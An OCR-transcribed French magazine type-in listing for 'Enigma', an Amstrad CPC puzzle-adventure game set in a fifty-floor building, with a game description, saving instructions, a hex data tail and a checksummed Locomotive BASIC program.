9EA8:01 01 01 01 01 01 01 01:6A
9EB0:01 01 01 01 01 01 01 01:72
9EB8:01 01 01 01 01 01 01 01:7A
9EC0:24 24 01 01 01 01 01 01:EB
9EC8:22 22 25 25 01 01 01 01:E9
9ED0:01 01 23 23 06 07 06 07:10
9ED8:06 07 06 07 06 07 03 01:1D
9EE0:01 01 01 01 01 01 02 03:B9
9EE8:05 01 01 02 03 01 01 01:BC
9EF0:04 05 01 01 01 04 05 01:EB
9EF8:12 13 14 01 01 01 01 28:60
9F00:01 01 15 16 17 01 01 01:C1
9F08:01 29 01 01 18 19 1A 01:CD
9F10:01 01 01 2A 01 01 1B 1C:05
9F18:1D 01 01 01 01 2A 01 01:ED
9F20:1E 01 1F 01 01 22 01 2B:70
9F28:01 01 1E 22 1F 01 01 23:6C
9F30:01 2C 01 01 20 23 21 01:90
9F38:06 07 06 07 06 07 06 07:C3
9F40:06 07 02 03 01 01 02 03:36
9F48:01 01 01 01 04 05 01 01:32
9F50:04 05 01 01 01 01 01 01:1E
9F58:01 01 01 01 01 01 02 03:32
9F60:01 28 01 01 01 28 01 01:5B
9F68:04 05 01 29 01 01 01 29:16
9F70:01 01 01 01 01 2A 01 01:29
9F78:01 2A 01 01 01 01 01 2A:D5
9F80:01 01 01 2A 01 01 01 01:E7
9F88:01 2B 01 01 01 2B 01 24:B3
9F90:24 07 01 2C 01 01 01 2C:86
9F98:01 25 25 06 06 07 06 07:B3
9FA0:06 07 06 07 06 07 00 00:C9
```

9FA8


L'énigme du siècle

ENIGMA

Jeu d'aventure ou de réflexion? Allez savoir... Le fait est qu'il pose la vraie, l'ultime question: qui est Enigma?

Dans un immeuble imposant de cinquante étages, le joueur doit rassembler une dizaine d'éléments afin de résoudre «l'énigme». En fait d'éléments, dix phrases sibyllines qui s'obtiennent en soudoyant de grands ordinateurs par l'offrande d'objets récoltés un peu partout dans l'édifice. Chaque machine exige trois objets bien précis contre l'affichage d'un des messages. Un maximum de sept objets peut être transporté et les échanges sont possibles. Toutes les actions, déplacements et sélections d'icônes s'effectuent par le joystick.

Avouons que la solution est particulièrement tordue. Qui osera relever le défi?..



Sauvegarde

Sauvez sous le nom ENIGMA le programme Basic. Entrez ensuite par *Amsaisie V.2* en vous reportant à son mode d'emploi, le second listing de code hexadécimaux. Spécifiez 9000 comme adresse de début et sauvez le langage machine sous le nom ENIGME. Si vous ne souhaitez pas saisir en une seule fois la totalité des codes, morcelez votre travail en créant plusieurs fichiers (E1, E2, etc.). Ces derniers devront ultérieurement être chargés à la suite (LOAD "E1" : LOAD "E2", etc.) après un MEMORY &8FFF et sauvegardés ainsi dans un fichier unique:
SAVE "ENIGME", b, &9000, &1127


Claude Le Moullec

```
10 REM ::::::::::::::::::::::::          [1736]
20 REM :                       :         [419]
30 REM :    REDEFINITIONS      :         [1904]
40 REM :                       :         [419]
50 REM ::::::::::::::::::::::::          [1736]
60 SYMBOL AFTER 200                      [1432]
70 SYMBOL 221,24,24,60,60,126,126        [2208]
,255,255
80 SYMBOL 222,60,60,60,60,60,60,6        [1979]
0,60
90 SYMBOL 223,60,60,60,60,60,60,6        [2474]
0,60
100 SYMBOL 224,255,255,126,126,60        [1663]
,60,24,24
110 SYMBOL 225,16,16,48,48,127,12        [2703]
7,255,255
120 SYMBOL 226,255,255,127,127,48        [2024]
,48,16,16
130 SYMBOL 227,8,8,12,12,254,254,        [2216]
255,255
140 SYMBOL 228,255,255,254,254,12        [1943]
,12,8,8
150 SYMBOL 229,0,117,87,87,85,117        [1796]
,0,0
160 SYMBOL 230,16,16,0,56,56,56,5        [1792]
6,255
170 SYMBOL 231,127,67,71,79,95,95        [2537]
,95,95
180 SYMBOL 232,95,87,95,95,95,94,        [1539]
92,24
190 SYMBOL 233,248,8,28,8,0,255,1        [1862]
89,219
200 SYMBOL 234,231,255,231,255,25        [2766]
5,255,255,255
210 SYMBOL 235,34,39,34,114,34,0,        [2403]
255,189
220 SYMBOL 236,219,231,255,231,25        [2906]
5,255,255,255
230 SYMBOL 237,119,119,68,0,221,2        [1500]
21,17,0
240 SYMBOL 238,0,136,51,0,0,34,22        [2424]
0,0
250 SYMBOL 239,24,16,8,24,24,16,8        [2214]
,24
260 SYMBOL 240,24,60,36,36,36,36,        [2101]
36,36
270 SYMBOL 241,36,36,36,36,36,36,        [2339]
38,36
280 SYMBOL 242,60,60,60,60,60,60,        [2750]
60,60
290 MEMORY &8FFF                         [207]
300 LOAD "!ENIGME.BIN",&9000             [1464]
310 REM ::::::::::::::::::::::::         [1736]
320 REM :                       :        [419]
330 REM :  VARIABLES DE BASE    :        [2081]
340 REM :                       :        [419]
350 REM ::::::::::::::::::::::::         [1736]
360 MODE 0:RESTORE 370:FOR h=0 TO        [4734]
 15:READ a:INK h,a:NEXT:BORDER 0
370 DATA 0,3,6,16,9,18,13,1,2,11,        [2147]
24,25,26,4,7,8
380 DEF FN po(x,y)=&C000+(y-1)*80        [585]
+(x-1)*2
390 GOSUB 2600:REM PRESENTATION          [2787]
400 GOSUB 2430:REM EXPLICATIONS          [2094]
410 FOR h=0 TO 3:sp(h+1)=&9894+(1        [2004]
24*h):NEXT:sit=&D35E
420 DIM obj(20):FOR h=0 TO 19:obj        [1988]
(h+1)=&9000+(64*h):NEXT
430 DIM tex$(30):RESTORE 2330:tex        [1695]
=0
440 tex=tex+1:READ tex$(tex):IF t        [3881]
ex$(tex)="XX" THEN 450 ELSE 440
450 tr$=CHR$(22)+CHR$(1):nr$=CHR$        [1849]
(22)+CHR$(0)
460 xo$=CHR$(23)+CHR$(1):xr$=CHR$        [2113]
(23)+CHR$(0)
470 WINDOW #1,2,19,19,18:WINDOW #        [3186]
3,1,18,7,15
480 flo=1:ENT 1,100,2,2:ENV 1,100        [1184]
,3,1
490 DIM eta(50,12):RANDOMIZE TIME        [2086]
:FOR h=1 TO 10
500 x=INT(RND*50)+1:IF eta(x,1)<>        [3158]
0 THEN 500 ELSE eta(x,1)=h
510 NEXT:FOR h=1 TO 50:IF eta(h,1        [2160]
)=0 THEN 530
520 FOR g=2 TO 4:x=INT(RND*20)+1:        [2899]
eta(h,g)=x:NEXT g
530 NEXT h                               [372]
540 FOR h=1 TO 50:IF eta(h,1)<>0         [2586]
THEN 560
550 FOR g=8 TO 10:x=INT(RND*20)+1        [3782]
:eta(h,g)=x:NEXT g
560 NEXT h                               [372]
570 FOR h=1 TO 50:eta(h,11)=1:x=I        [3748]
NT(RND*20)+1:eta(h,12)=x:NEXT
580 FOR h=1 TO 12                        [862]
590 x=INT(RND*50)+1:IF eta(x,1)<>        [2442]
0 THEN 590 ELSE eta(x,8)=1
600 x=INT(RND*50)+1:IF eta(x,1)<>        [3640]
0 THEN 600 ELSE eta(x,9)=1
610 x=INT(RND*50)+1:IF eta(x,1)<>        [2310]
0 THEN 610 ELSE eta(x,10)=1
620 x=INT(RND*50)+1:eta(x,12)=1:x        [3781]
=INT(RND*50)+1:eta(x,12)=1:NEXT
630 REM ::::::::::::::::::::::::         [1736]
640 REM :                       :        [419]
650 REM :   DESSIN DU DECOR     :        [1712]
660 REM :                       :        [419]
670 REM ::::::::::::::::::::::::         [1736]
680 PLOT -10,1,10:TAG:FOR h=272 T        [4912]
O 400 STEP 16:MOVE 592,h:PRINT CH
R$(239);:NEXT:TAGOFF
690 PEN 10:LOCATE 19,9:PRINT CHR$        [8422]
(214)+CHR$(215):FOR h=10 TO 14:LO
CATE 20,h:PRINT CHR$(209):NEXT:LO
CATE 19,15:PRINT CHR$(131)+CHR$(1
31)
700 PLOT -10,-10,5:TAG:x=1:FOR h=        [5734]
12 TO 640 STEP 40:ORIGIN h,40:MOV
E h,16:PRINT CHR$(220+x);:x=x+1:M
OVE h,0:PRINT CHR$(220+x);:x=x+1
710 NEXT:TAGOFF:ORIGIN 0,0               [1037]
720 DATA 1,17,20,1,20,20,1,2,17,1        [3064]
,5,17,1,17,4,20,17,4,1,2,4,17,2,4

730 e1=2:e2=15:RESTORE 720:FOR i=        [3551]
1 TO 8:GOSUB 740:NEXT:GOTO 820
740 READ X,Y,L:x1=14+(X-1)*32:y1=        [2428]
388-(Y-1)*16
750 IF i>4 THEN 790                      [709]
760 FOR J=0 TO 2 STEP 2:PLOT x1,y        [4128]
1+j,e1:DRAW x1+4+(l-1)*32,y1+j:NE
XT
770 FOR J=4 TO 6 STEP 2:PLOT x1,y        [4746]
1+j,e2:DRAW x1+4+(l-1)*32,y1+j:NE
XT
780 RETURN                               [555]
790 PLOT x1+4,y1+2,e1:DRAW x1+4,y        [2465]
1+2-(l-1)*16
```

```
800 PLOT x1,y1+2,e2:DRAW x1,y1+2- [1096]
(1-1)*16
810 RETURN                         [555]
820 LOCATE 1,1:PRINT tr$:FOR h=1  [4082]
TO 18:PEN 6:LOCATE h,7:PRINT CHR$
(237):LOCATE h,15:PRINT CHR$(237)
830 PEN 2:LOCATE h,7:PRINT CHR$(2 [5246]
38):LOCATE h,15:PRINT CHR$(238):N
EXT:PRINT nr$
840 FOR h=8 TO 14:LOCATE 1,h:PRIN [5129]
T CHR$ (133):NEXT:PEN 6:FOR h=8 T
O 10:LOCATE 12,h:PRINT CHR$(149):
NEXT
850 IF eta(flo,1)<>0 THEN PLOT 14 [4209]
,212,10:DRAW 48,212:PLOT 14,248:D
RAW 48,248
860 eta(1,11)=0:GOSUB 2230:IF as= [2155]
1 THEN RETURN
870 eta(1,11)=0:PH$=TEX$(17):GOSU [4580]
B 2180:PH$=TEX$(18):GOSUB 2180
880 REM :::::::::::::::::::::::   [1736]
890 REM :                     :   [419]
900 REM :  ROUTINE PRINCIPALE :   [2225]
910 REM :                     :   [419]
920 REM :::::::::::::::::::::::   [1736]
930 CALL &A103,sit,sp(4):act=4:x= [2501]
31
940 IF INKEY(GA)=0 AND x>nin THEN [1940]
 990
950 IF INKEY(DA)=0 AND x<34 THEN  [1877]
1060
960 IF INKEY(BA)=0 THEN CLS #1:GO [1600]
TO 1170
970 GOTO 940                      [312]
980 REM ::: vers la GAUCHE :::    [1560]
990 CALL &A103,sit,sp(act):sit=si [2597]
t-1
1000 CALL &A103,sit,sp(3):FOR t=1 [1950]
 TO 50:NEXT
1010 CALL &A103,sit,sp(3):sit=sit [1579]
-1
1020 CALL &A103,sit,sp(4):FOR t=1 [1999]
 TO 50:NEXT
1030 SOUND 1,300,5,1,1,1,15       [1467]
1040 act=4:x=x-1:IF as=1 THEN RET [2389]
URN ELSE 940
1050 REM ::: vers la DROITE :::   [1346]
1060 CALL &A103,sit,sp(act):sit=s [2377]
it+1
1070 CALL &A103,sit,sp(1):FOR t=1 [3102]
 TO 50:NEXT
1080 CALL &A103,sit,sp(1):sit=sit [2002]
+1
1090 CALL &A103,sit,sp(2):FOR t=1 [1995]
 TO 50:NEXT
1100 SOUND 1,300,5,1,1,1,15       [1467]
1110 act=2:x=x+1:IF as=1 THEN RET [3404]
URN ELSE 940
1120 REM :::::::::::::::::::::::  [1736]
1130 REM :                     :  [419]
1140 REM :    ACTIONS ICONES   :  [1226]
1150 REM :                     :  [419]
1160 REM :::::::::::::::::::::::  [1736]
1170 LOCATE 1,1:PRINT xo$:sx=18:G [2328]
OSUB 1230:op=1
1180 IF INKEY(GA)=0 THEN op=op-1: [2018]
GOTO 1240
1190 IF INKEY(DA)=0 THEN op=op+1: [1346]
GOTO 1260
1200 IF INKEY(FE)=0 THEN 1290     [1302]
1210 IF INKEY(HA)=0 AND as=0 THEN [1610]
 CLS #1:GOTO 1280
1220 GOTO 1180                    [399]
1230 PLOT sx,64,2:DRAW sx+48,64:D [4461]
RAW sx+48,16:DRAW sx,16:DRAW sx,6
4:RETURN
1240 GOSUB 1230:sx=sx-80:IF op=0  [2403]
THEN op=8:sx=578
1250 GOSUB 1230:FOR t=1 TO 100:NE [2465]
XT:GOTO 1180
1260 GOSUB 1230:sx=sx+80:IF op=9  [2668]
THEN op=1:sx=18
1270 GOSUB 1230:FOR t=1 TO 100:NE [2465]
XT:GOTO 1180
1280 GOSUB 1230:LOCATE 1,1:PRINT  [1418]
xr$:GOTO 940
1290 ON op GOTO 1300,1350,1400,14 [2139]
30,1470,1700,1800,1970
1300 IF as=0 THEN LOCATE 1,1:PRIN [3784]
T CHR$(7):PH$=TEX$(1):GOSUB 2180:
GOTO 1180
1310 IF flo=50 THEN LOCATE 1,1:PR [3307]
INT CHR$(7):PH$=TEX$(3):GOSUB 218
0:GOTO 1180
1320 LOCATE 11,12:PEN 0:PRINT CHR [2265]
$(143)+CHR$(143)
1330 flo=flo+1:ph$=STR$(flo):lx=2 [4699]
1:ly=12:GOSUB 2190
1340 FOR t=1 TO 100:NEXT:GOTO 118 [1243]
0
1350 IF as=0 THEN LOCATE 1,1:PRIN [3784]
T CHR$(7):PH$=TEX$(1):GOSUB 2180:
GOTO 1180
1360 IF flo=1 THEN LOCATE 1,1:PRI [3494]
NT CHR$(7):PH$=TEX$(4):GOSUB 2180
:GOTO 1180
1370 LOCATE 11,12:PEN 0:PRINT CHR [2265]
$(143)+CHR$(143)
1380 flo=flo-1:ph$=STR$(flo):lx=2 [3037]
1:ly=12:GOSUB 2190
1390 FOR t=1 TO 100:NEXT:GOTO 118 [1243]
0
1400 IF as=0 THEN LOCATE 1,1:PRIN [3784]
T CHR$(7):PH$=TEX$(1):GOSUB 2180:
GOTO 1180
1410 CLS #3:GOSUB 820:FOR h=36 TO [2013]
 31 STEP -1:GOSUB 990:NEXT
1420 as=0:GOSUB 1230:CLS #1:GOTO  [1287]
940
1430 IF as=1 THEN LOCATE 1,1:PRIN [3090]
T CHR$(7):GOTO 1180 ELSE as=1
1440 FOR h=x TO 36:GOSUB 1060:NEX [4497]
T:CALL &A103,sit,sp(act)
1450 CALL &A103,sit,sp(4):act=4:C [4792]
LS #3:ph$="ETAGE":lx=15:ly=12
1460 GOSUB 2190:ph$=STR$(flo):lx= [3356]
21:ly=12:GOSUB 2190:GOTO 1180
1470 IF as=1 THEN LOCATE 1,1:PRIN [3851]
T CHR$(7):PH$=TEX$(14):GOSUB 2180
:GOTO 1180
1480 IF x<>11 OR eta(flo,1)=0 THE [4085]
N ph$=tex$(12):GOSUB 2180:GOSUB 1
230:GOTO 940
1490 IF eta(flo,5)=0 THEN 1500 EL [1970]
SE 1530
1500 sac=0:FOR h=1 TO 7:IF poch(h [4299]
)=eta(flo,2) THEN sac=h
1510 NEXT:IF sac=0 THEN 1530 ELSE [3037]
 eta(flo,5)=poch(sac)
1520 pose=&C0A0+(sac*8):ob=poch(s [4448]
ac):CALL &A113,pose,obj(ob):poch(
sac)=0
1530 IF eta(flo,6)=0 THEN 1540 EL [1399]
SE 1570
1540 sac=0:FOR h=1 TO 7:IF poch(h [3414]
)=eta(flo,3) THEN sac=h
1550 NEXT:IF sac=0 THEN 1570 ELSE [2513]
 eta(flo,6)=poch(sac)
1560 pose=&C0A0+(sac*8):ob=poch(s [4448]
ac):CALL &A113,pose,obj(ob):poch(
sac)=0
1570 IF eta(flo,7)=0 THEN 1580 EL [1751]
SE 1610
1580 sac=0:FOR h=1 TO 7:IF poch(h [4083]
)=eta(flo,4) THEN sac=h
1590 NEXT:IF sac=0 THEN 1610 ELSE [2696]
 eta(flo,7)=poch(sac)
1600 pose=&C0A0+(sac*8):ob=poch(s [4448]
ac):CALL &A113,pose,obj(ob):poch(
sac)=0
1610 POKE &A034,eta(flo,5):POKE & [5225]
A035,eta(flo,6):POKE &A036,eta(fl
o,7)
1620 POKE &A024,0:POKE &A0F2,&C9: [3161]
CALL &A06D:POKE &A0F2,&3A
1630 EVERY 5,1 GOSUB 2310:mq=0:FO [2268]
R h=5 TO 7:IF eta(flo,h)=0 THEN m
q=mq+1
1640 IF eta(flo,h)=0 THEN manq=ma [1698]
nq+1
1650 NEXT:GOSUB 2300:IF mq=0 THEN [3879]
 1680 ELSE ph$=tex$(13):GOSUB 218
0
1660 IF mq>1 THEN ph$=STR$(mq)+"  [3292]
OBJETS:":GOSUB 2180 ELSE ph$=STR$
(mq)+" OBJET:":GOSUB 2180
1670 A$=INKEY$:IF A$="" THEN 1670 [3907]
 ELSE MU=REMAIN(1):POKE &A024,&AE
:GOSUB 1230:GOTO 940
1680 MU=REMAIN(1):GOSUB 2080:EVER [2337]
Y 5,1 GOSUB 2310
1690 GOTO 1670                    [309]
1700 IF as=1 THEN LOCATE 1,1:PRIN [3851]
T CHR$(7):PH$=TEX$(14):GOSUB 2180
:GOTO 1180
1710 IF ETA(FLO,11)=0 THEN PH$=TE [4057]
X$(5):GOSUB 2180:PH$=TEX$(6):GOSU
B 2180:GOTO 1180
1720 IF x<>24 THEN PH$=TEX$(16):G [2459]
OSUB 2180:GOSUB 1230:GOTO 940
1730 CLEF=0:FOR H=1 TO 7:IF POCH( [2626]
H)=1 THEN CLEF=H
1740 NEXT:IF CLEF=0 THEN PH$=TEX$ [2574]
(7):GOSUB 2180:GOTO 1180
1750 PH$=TEX$(8):GOSUB 2180:FOR t [4643]
=1 TO 400:NEXT:SOUND 1,2056,60,15
1760 POSE=&C0A0+(CLEF*8):CALL &A1 [2275]
13,pose,obj(1)
1770 PEN 0:FOR h=11 TO 14:LOCATE  [3773]
12,h:PRINT CHR$(143):NEXT
1780 IF ETA(FLO,1)=0 THEN NIN=1 E [1760]
LSE NIN=11
1790 ETA(FLO,11)=0:POCH(CLEF)=0:G [3868]
OSUB 1230:CLS #1:GOTO 940
1800 IF as=1 THEN LOCATE 1,1:PRIN [3851]
T CHR$(7):PH$=TEX$(14):GOSUB 2180
:GOTO 1180
1810 IF act=2 THEN 1860           [823]
1820 IF x=9 AND eta(flo,8)<>0 THE [3345]
N ote=&C3CE:pla=8:GOTO 1920
1830 IF x=12 AND eta(flo,9)<>0 TH [3931]
EN ote=&C3D4:pla=9:GOTO 1920
1840 IF x=15 AND eta(flo,10)<>0 T [2599]
HEN ote=&C3DA:pla=10:GOTO 1920
1850 IF x=27 AND eta(flo,12)<>0 T [4391]
HEN ote=&C3F2:pla=12:GOTO 1920
1860 IF x=5 AND eta(flo,8)<>0 THE [3203]
N ote=&C3CE:pla=8:GOTO 1920
1870 IF x=8 AND eta(flo,9)<>0 THE [3455]
N ote=&C3D4:pla=9:GOTO 1920
1880 IF x=11 AND eta(flo,10)<>0 T [3980]
HEN ote=&C3DA:pla=10:GOTO 1920
1890 IF x=23 AND eta(flo,12)<>0 T [2503]
HEN ote=&C3F2:pla=12:GOTO 1920
1900 IF cha=1 THEN RETURN         [1041]
1910 LOCATE 1,1:PRINT CHR$(7):PH$ [2809]
=TEX$(9):GOSUB 2180:GOTO 1180
1920 IF cha=1 THEN fla=1:RETURN E [5647]
LSE ob=eta(flo,pla):CALL &A113,ot
e,obj(9):sac=0:pose=&C0A0
1930 SOUND 2,300,2,6:sac=sac+1:po [3529]
se=pose+8:IF sac=8 THEN 1960
1940 IF poch(sac)<>0 THEN 1930 EL [2858]
SE CALL &A113,pose,obj(ob)
1950 poch(sac)=ob:eta(flo,pla)=0: [3166]
GOSUB 1230:GOTO 940
1960 CALL &A113,ote,obj(ob):LOCAT [4176]
E 1,1:PRINT CHR$(7):PH$=TEX$(2):G
OSUB 2180:GOSUB 1230:GOTO 940
1970 IF as=1 THEN LOCATE 1,1:PRIN [3851]
T CHR$(7):PH$=TEX$(14):GOSUB 2180
:GOTO 1180
1980 cha=1:fla=0:GOSUB 1810:cha=0 [1598]
:IF fla=1 THEN 2000
1990 LOCATE 1,1:PRINT CHR$(7):PH$ [2809]
=TEX$(9):GOSUB 2180:GOTO 1180
2000 PH$=TEX$(10):GOSUB 2180:GOSU [2692]
B 2300
2010 A$=INKEY$:IF A$="" THEN 2010 [2333]
 ELSE A=ASC(A$)
2020 IF A<49 OR A>55 THEN CLS #1: [2570]
GOTO 2000 ELSE A=A-48
2030 IF POCH(A)=0 THEN PH$=TEX$(1 [2651]
1):GOSUB 2180:GOSUB 1230:GOTO 940
2040 POSE=&C0A0+(A*8):OB=POCH(A): [2492]
CALL &A113,POSE,OBJ(OB)
2050 ob1=eta(flo,pla):CALL &A113, [2416]
ote,obj(ob1):SOUND 2,300,2,6
2060 CALL &A113,POSE,OBJ(ob1):CAL [2311]
L &A113,ote,obj(ob)
2070 eta(flo,pla)=ob:poch(a)=ob1: [4148]
CLS#1:GOSUB 1230:GOTO 940
2080 PH$=TEX$(15):GOSUB 2180      [1288]
2090 DEB=ETA(FLO,1):DEB=((DEB-1)* [3008]
40)+&9BA0:A$="":FOR H=0 TO 35
2100 A=PEEK(DEB+H):A$=A$+CHR$(A-( [4312]
h+1)):NEXT:PH$=LEFT$(a$,35):GOSUB
 2180
2110 PEN 2:RETURN                 [929]
2120 REM ::::::::::::::::::::::   [1736]
2130 REM :                    :   [419]
2140 REM :  SOUS PROG DIVERS  :   [1142]
2150 REM :                    :   [419]
2160 REM ::::::::::::::::::::::   [1736]
2170 REM ::: afficher texte :::   [1593]
2180 LOCATE #1,18,2:PRINT #1,CHR$ [2081]
(10):LX=3:LY=19
2190 ph$=UPPER$(ph$):FOR t=1 TO L [3595]
EN(ph$):al=(ASC(MID$(PH$,t,1)))-4
8
2200 SOUND 1,1,2,15,0,0,1:IF al=- [2791]
16 THEN al=16
2210 CALL &9FE0,FN po(lx,ly)+(t*2 [4930]
),&9D30+(al*16):NEXT:RETURN
2220 REM ::: contenu etage :::    [501]
2230 POKE &A033,eta(flo,1):POKE & [4426]
A034,eta(flo,5):POKE &A035,eta(fl
o,6)
2240 POKE &A036,eta(flo,7):POKE & [2622]
A037,eta(flo,8):POKE &A038,eta(fl
o,9)
2250 POKE &A039,eta(flo,10):POKE  [2007]
&A03A,eta(flo,12):CALL &A03B
2260 IF eta(flo,1)<>0 THEN NIN=11 [2206]
 ELSE NIN=1
2270 IF eta(flo,11)=0 THEN RETURN [1271]
2280 PEN 12:FOR h=11 TO 13:LOCATE [4903]
 12,h:PRINT CHR$(229+h):NEXT:LOCA
TE 12,14:PRINT CHR$(242):nIN=24:R
ETURN
2290 REM :::: divers ::::         [923]
2300 WHILE INKEY$<>"":WEND:RETURN [2193]
2310 DI:IF PEEK(&9AB0)=0 THEN POK [4965]
E &9AB0,1:CALL &9A90,&9500:EI:RET
URN
2320 POKE &9AB0,0:CALL &9A90,&969 [948]
A:EI:RETURN
2330 DATA "VOUS N ETES PAS DANS L [7208]
 ASCENCEUR::","DESOLE:PLUS DE PLA
```

```
CE:::","IMPOSSIBLE D ALLER PLUS H
AUT <","IMPOSSIBLE D ALLER PLUS B
AS <"
2340 DATA "ENFONCER UNE PORTE OUV [7471]
ERTE >","ALLONS:::RESTONS SERIEUX
 <","TROUVEZ UNE CLEF POUR L OUVR
IR:","SESAME : : : OUVRE TOI <"
2350 DATA "PAS D OBJET A PORTE DE [9977]
 MAINS:","ECHANGE OK : VOTRE CHOI
X >   1 A 7","IL N Y A RIEN A ECH
ANGER <<<","OU AVEZ VOUS VU UN IN
TERRUPTEUR >"
2360 DATA "DESOLE IL VOUS  MANQUE [8484]
 ENCORE::::","SORTEZ D ABORD DE L
 ASCENSEUR:::","VOICI UN ELEMENT
DE L ENIGME::::","VOUS N ETES PAS
 ASSEZ PRES:"
2370 DATA "GRAPHIC AND STORY BY A [4152]
LI GATOR","MUSIC BY ARNAUD BONNEV
ILLE",XX
2380 REM ::::::::::::::::::::::  [1736]
2390 REM :                    :  [419]
2400 REM :    EXPLICATIONS    :  [623]
2410 REM :                    :  [419]
2420 REM ::::::::::::::::::::::  [1736]
2430 CLS:ph$="5Ø ETAGES A VISITER [4616]
:2Ø OBJETS DIFFERENTS":LX=Ø:LY=2:
GOSUB 219Ø
244Ø ph$="1Ø GRANDS ORDINATEURS Q [3513]
UI? CHACUN CONTRE":LY=4:GOSUB 219
Ø
245Ø ph$="3 CADEAUX VOUS LIVRERON [2111]
T LEUR SECRET:":LY=6:GOSUB 219Ø
246Ø ph$="CES DIX ELEMENTS FORMEN [4797]
T L ENIGME:A VOUS":LY=8:GOSUB 219
Ø
247Ø ph$="DE LA RESOUDRE POUR ENF [3264]
IN SAVOIR QUI EST":LY=1Ø:GOSUB 21
9Ø
```




```
248Ø ph$="E N I G M A":LX=14:LY=1 [29Ø3]
3:GOSUB 219Ø:ph$="1  JOYSTICK"
249Ø LY=21:GOSUB 219Ø:ph$="2  CUR [1662]
SEURS":LY=24:GOSUB 219Ø
25ØØ A$=INKEY$:IF A$="" THEN 25ØØ [1516]
251Ø A=ASC(A$):IF A<49 OR A>5Ø TH [2574]
EN 25ØØ ELSE CLS
252Ø IF A=49 THEN GA=74:DA=75:HA= [29Ø5]
72:BA=73:FE=76:RETURN
253Ø IF A=5Ø THEN GA=8:DA=1:HA=Ø: [2657]
BA=2:FE=9:RETURN ELSE 25ØØ
254Ø REM ::::::::::::::::::::::  [1736]
255Ø REM :                    :  [419]
256Ø REM :    PRESENTATION    :  [1647]
257Ø REM :                    :  [419]
258Ø REM ::::::::::::::::::::::  [1736]
259Ø REM les faineants peuvent ev [9636]
iter de taper ce sous programme.D
ans ce cas ils oterons le GOSUB P
RESENTATION apres l'initialisatio
n des couleurs dans le s/p VARIAB
LES DE BASE
26ØØ PH$="AMI;VEUX TU VOIR LA PRE [5632]
SENTATION >":LX=INT(4Ø-LEN(PH$))/
2:LY=12:GOSUB 219Ø
261Ø PH$=": OUI : NON :":LX=INT(4 [4Ø62]
Ø-LEN(PH$))/2;LY=14:GOSUB 219Ø
262Ø A$=INKEY$:IF A$="" THEN 262Ø [3334]
 ELSE A$=UPPER$(A$)
263Ø IF A$="O" THEN CLS:GOTO 265Ø [1373]
264Ø IF A$="N" THEN CLS:RETURN EL [2575]
SE 262Ø
265Ø ENV 4,1,12,1,1,Ø,1,1,Ø,1,12, [3ØØ4]
-1,8:ENT -3,1,1,3,1,-1,3,1,Ø,1,1,
1,3,1,-1,3
266Ø FOR i=1 TO 4:SOUND 13Ø,Ø,5Ø, [3779]
Ø,4,3,1:FOR l=1 TO 4ØØ:NEXT l,i
267Ø RESTORE 316Ø:EVERY 25,2 GOSU [2795]
B 314Ø
268Ø FOR J=1 TO 8:A$="?":X=INT(RN [3451]
D*2ØØ)+3Ø:Y=INT(RND*26Ø)+3Ø
269Ø ENC=INT(RND*15)+1:EN2=ENC:IF [2977]
 ENC=3 THEN 269Ø
27ØØ GOSUB 3Ø7Ø:X=INT(RND*28Ø)+28 [3388]
Ø:Y=INT(RND*26Ø)+3Ø
271Ø ENC=INT(RND*15)+1:EN2=ENC:IF [3Ø6Ø]
 ENC=3 THEN 271Ø
272Ø GOSUB 3Ø7Ø:NEXT              [1582]
273Ø zc=32Ø:zd=-24:za=8Ø:zb=25Ø:e [2779]
nc=3:GOSUB 289Ø
274Ø y1=24:y2=224:xl=32Ø:GOSUB 29 [1268]
3Ø
275Ø zc=29Ø:zd=36:za=16:zb=5Ø:enc [2576]
=12:GOSUB 289Ø
276Ø zc=35Ø:zd=36:za=16:zb=5Ø:enc [1843]
=12:GOSUB 289Ø
277Ø y1=24:y2=82:xl=291:GOSUB 293 [343Ø]
Ø:xl=351:GOSUB 293Ø
278Ø PEN Ø:LOCATE 9,19:PRINT CHR$ [6183]
(22)+CHR$(1)+CHR$(194)+CHR$(195)+
CHR$(194)+CHR$(195)+CHR$(22)+CHR$
(Ø)
279Ø zc=29Ø:zd=24:za=8:zb=3Ø:enc= [3633]
Ø:GOSUB 289Ø:zc=35Ø:zd=24:za=8:zb
=3Ø:GOSUB 289Ø
28ØØ y1=24:y2=5Ø:xl=291:enc=Ø:GOS [437Ø]
UB 293Ø:xl=351:GOSUB 293Ø:GOSUB 2
97Ø
281Ø FOR h=128 TO 178 STEP 16:zc= [34Ø1]
h:zd=3Ø:za=8:zb=2Ø:enc=3:GOSUB 28
9Ø:NEXT
282Ø FOR h=464 TO 512 STEP 16:zc= [3252]
h:zd=3Ø:za=8:zb=2Ø:GOSUB 289Ø:NEX
T
283Ø FOR g=128 TO 178 STEP 16:xl= [4298]
g:y1=12:y2=48:GOSUB 293Ø:NEXT
284Ø FOR g=464 TO 512 STEP 16:xl= [38Ø4]
g:y1=12:y2=48:GOSUB 293Ø:NEXT
285Ø A$="E N I G M A":ENC=2:EN2=5 [21Ø9]
:Y=32Ø:X=94:GOSUB 3Ø7Ø
286Ø A$="?":X=278:Y=22Ø:ENC=3:EN2 [319Ø]
=3:GOSUB 3Ø7Ø
287Ø ph$="LMC SOFTWARE":LX=2:LY=2 [2529]
1:GOSUB 219Ø
288Ø a$=INKEY$:IF a$="" THEN 288Ø [493Ø]
 ELSE mu=REMAIN(2):CLS:RETURN
289Ø PLOT -1Ø,-1Ø,enc:ORIGIN zc,z [3377]
d:zf=2/SQR(za*za+zb*zb):zf1=zf*za
/zb
29ØØ zf2=zf*zb/za:zc=za:zd=Ø:zim= [3155]
1+PI/zf/2:FOR zi=Ø TO zim:PLOT zc
,zd
291Ø PLOT zc,-zd:PLOT -zc,zd:PLOT [4815]
 -zc,-zd:zc=zc-zf1*zd:zd=zd+zf2*z
c
292Ø NEXT zi:ORIGIN Ø,Ø:RETURN    [1789]
